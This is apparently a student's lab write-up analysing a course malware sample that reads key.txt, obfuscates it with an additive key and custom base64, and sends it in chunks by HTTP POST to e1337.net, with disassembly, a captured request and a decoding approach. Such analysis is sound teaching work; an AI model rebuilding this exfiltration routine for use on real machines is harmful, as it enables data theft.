Assignement 2

As (again) this version is not graded, so we will be having a sakura gif


Reverse shell

Sender.exe

(a) Host based indicators and/or network indicators (if any) [1 mark]

Host-based:

- malwareanalyst
- a full alphabet {a-z}{A-Z}{0-9}+/ (base64 encode charset)
- key.txt



```
0000F7A4  Mozilla/5.0 (Windows NT 6.1; WOW64) KEY
0000F7CC  [!] Could not open internet session.
0000F7F4  e1337.net
0000F800  [!] Could not connect to server: %s
0000F82C  POST
0000F834  [!] Could not open internet request.
0000F85C  [!] Error sending key data.
0000F87C  key.txt
0000F884  [!] Could not open key file: %s
0000F8A8  malwareanalyst
0000F8B8  abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/
```

Network-based:

- e1337.net (the C2 server)
- Mozilla/5.0 (Windows NT 6.1; WOW64) KEY (the user agent)

(b) Step-by-step working of your analysis, including static analysis, dynamic analysis and reverse engineering. Give an assessment on the malware functionality


First using PE viewer we know the sample is UPX-packed. Unpack with upx.exe

Static:

- strings as mentioned above

Dynamic: we try to run fakenet with it.


First error:



```
t Windows [Version 10.0.190
 Microsoft Corporation. All

C:\Users\hoang\Desktop\4069\Assignment 2 Sample Q2\send
[!] Could not open key file: key.txt
```

```
7778335C  C2 1400      RETN
7778335F  90           NOP
77783360  B8 D4010300  MOV
77783365  BA 70717977  MOV
```

Using RE (explain later), we know it open a file in the same dir called key.txt. Creating this file key.txt, rerun and get a second error:



IDA - sender.i64 (sender.exe) C:\Users\hoang\Desktop\4069\Assignment 2 Sample Q2\sender.i64
File Edit Jump Search View Debugger Options Windows Help
C:\Users\hoang\Desktop\4069\Assignment 2 Sample Q2\sender_packed.exe
efault.ini
o1.txt
http_20210406_050940.txt - Notepad
File Edit Format View Help

```
[!] Error sending key data.
```

```
 Diverter]   TCP 10.10.10.4:80->10.10.10.4:49625
 Diverter]    [Error 87] The parameter is incorrect.
 Diverter] ERROR: Failed to send outbound external TCP packet
 Diverter]   TCP 10.10.10.4:80->10.10.10.4:49623
 Diverter]    [Error 87] The parameter is incorrect.
 Diverter] ERROR: Failed to send outbound external TCP packet
 Diverter]   TCP 10.10.10.4:80->10.10.10.4:49624
 Diverter]    [Error 87] The parameter is incorrect.
 Diverter] ERROR: Failed to send outbound external TCP packet
 Diverter]   TCP 10.10.10.4:80->10.10.10.4:49625
 Diverter]    [Error 87] The parameter is incorrect.
 Diverter] svchost.exe (1380) requested UDP 10.10.10.4:53
DNS Server] Received A request for domain 'e1337.net'.
 Diverter] sender_packed.exe (7068) requested TCP 10.10.10.4:80
Listener80]   POST / HTTP/1.1
Listener80]   User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) KEY
```

```
POST / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) KEY
Host: e1337.net
Content-Length: 4
Cache-Control: no-cache

ZTtq
```


This gives us an idea that the malware is *exfiltrating data to e1337.net on port 80*. The data seems encrypted.

Performing RE on the malware start routine:

- start (base+ 1100)
- Open Existing File (CreateFileA with dwCreationDisposition = 3) called *key.txt* from the current folder.
- If file does not exist, gives error (First Error as shown above)
- If file does exist, invoke ReadFile. Filehandle is at *esi*, the receiving buffer IpBuffer address is *eax* and the number of BytesToRead is *80000h*.
- Invoke sub_401250, which takes buffer addr and buffer size as arguments. It also has a string "malwareanalyst" inside. More on this later.
- Invoke sub_4012A0, which has the base64 charset inside.
- Chunk the data into 4 bytes each per packet.
- Start exfiltrating at (base+401000):

- InternetOpenA with UserAgent *Mozilla/5.0 (Windows NT 6.1; WOW64) KEY*. This initializes the malware's use of the WinINet functions.
- InternetConnectA with url e1337.net and port 80. This opens a HTTP session.
- HttpOpenRequestA to create an HTTP request handle. The Verb is POST and object is / (root folder).
- HttpSendRequest to send the 4bytes to the server.

The chunking can be seen here:



```
lea     esp, [esp+0]
```

```
loc_401200:
lea     ecx, [esi+ebx]
call    Chimken_ConnectToC2
test    eax, eax
jz      short loc_401229
```


```
add     esi, 4
cmp     esi, edi
jb      short loc_401200
```

```
loc_401229:
mov     ecx, [ebp+var_4]
xor     eax, eax
pop     edi
pop     ebx
xor     ecx, ebp
pop     esi
call    @__security_check_cookie@4 ; __security_check_cookie(x)
mov     esp, ebp
pop     ebp
retn
sortofmain endp
```

As we roughly know the flow of the malware, we can expect sub_401250 and sub_4012A0 to be the encryption routine.

Analyzing these two routines yield:

1. sub_4012A0 is a base64 encode routine with a custom character set.
2. sub_401250 is a simple key-based encryption



```
jz      short loc_40128F
```

```
lea     ecx, [ecx+0]
```

```
loc_401260:
mov     eax, 24924925h
mul     esi
mov     eax, esi
sub     eax, edx
shr     eax, 1
add     eax, edx
shr     eax, 3
lea     ecx, ds:0[eax*8]
sub     ecx, eax
mov     eax, esi
add     ecx, ecx
sub     eax, ecx
mov     al, byte ptr ds:aMalwareanalyst[eax] ; "malwareanalyst"
add     [esi+ebx], al
inc     esi
cmp     esi, edi
jb      short loc_401260
```

It uses the magic number 24924925, which is an optimization trick mentioned in Hacker's Delight Book for division and modulo related ops. Here, it is used to perform the modulo of the loop counter on ecx, which is possibly the length of our key 'malwareanalyst'.

We can summarize the function as:

```
for (i = 0; i < buff_len; i++){buff[i] += KEY[i % KEY_LEN]}
```

In summary:


```
1. Read the file key.txt into a buffer
2. Encrypt the buffer with a key 'malwareanalyst' using the above simple
encryption
3. Base64 encode the buffer
4. Send the data to e1337.net:80/ by 4 byte packets, probably for stealth reasons.
```

(c) Determine if any information had been exfiltrated. Show the original contents (if any). You are strongly encouraged to write a program / script for this task.

We can create a python script that can scrap the data portion of any TCP with the user agent 'Mozilla/5.0 (Windows NT 6.1; WOW64) KEY', then base64 decode (already done in Tutorial 6) and then decrypt by subtracting 'malwareanalyst''s char off each byte in the same way it was encrypted.


The file is called flareon15.py. I made use of scapy to read the tcp and extract the info.

The result is:



```
In [3]: runfile('C:/Users/hoang/Desktop/NTU-CE4069_MALANA
Users/hoang/Desktop/NTU-CE4069_MALANA/A2')
[+] From PCAP: 1DxG59sSLjdEWT/T2nBwZ5RA0n+uYRM3RU+727O=
[+] After b64: ÕÕàçÔ¬ ÉÞÂßíØÖÖÏ ÚÐß Ê¹·®ï»Ûº
[+] After decryption: https://pastebin.com/iKVBvHgM
```

Going to the pastebin:



Congrats, you find what the attacker has stolen.

A GUEST MAR 23RD, 2021 21 166 DAYS

Not a member of Pastebin yet? Sign Up, it unlocks many cool features!


text 0.79 KB

```
   0000             0000        7777777777777777/========___________
   00000000         00000000      7777^^^^^^^7777/ || ||   ___________
  000    000       000    000     777       7777/=========//
 000      000     000      000             7777// ((     //
0000      0000   0000      0000           7777//   \\   //
0000      0000   0000      0000          7777//========//
0000      0000   0000      0000         7777
0000      0000   0000      0000        7777
 000      000     000      000        7777
  000    000       000    000       77777
   00000000         00000000       7777777
     0000             0000        777777777

I found the CEO window password (hash) - '0A0F06A243651CBF84574D91ED6E6715'

(Disclaimer: This is an assignment for students of NTU studying CECZ4069)
```

Tada! That's it we got the flag.

Honorable mention:

The ascii art for the junk packets are nice too:



```
<html>\n
<head>\n
<title> STOLEN!!! </title>\n
</head>\n
\n
<body>\n
                    .__                                                                   __   .__     .__                              \n
  ____   ____   |  |__   ____   ____ _______   _____    ____   ____    ____   _/  |_ |  |__ |__| ____ ___  __  ____   ______\n
 /    \ /  _ \  |  |  \ /  _ \ /    \\_  __ \  \__  \  /    \ /  _ \ /    \ / ___\  \   __\|  |  \|  |/ __ \\  \/ // __ \ /  ___/\n
|   |  (  <_> ) |   Y  (  <_> )   |  \|  | \/   / __ \|  Y Y  (  <_> )   |  \/ /_/  >  |  |  |   Y  \  \  ___/ \   /\  ___/ \___ \ \n
|___|  /\____/  |___|  /\____/|___|  /|__|     (____  /__|_|  /\____/|___|  /\___  /   |__|  |___|  /__|\___  > \_/  \___  >____  >\n
     \/               \/            \/                \/      \/            \//_____/              \/        \/            \/     \/  \n
</body>\n
</html>
```

Conclusion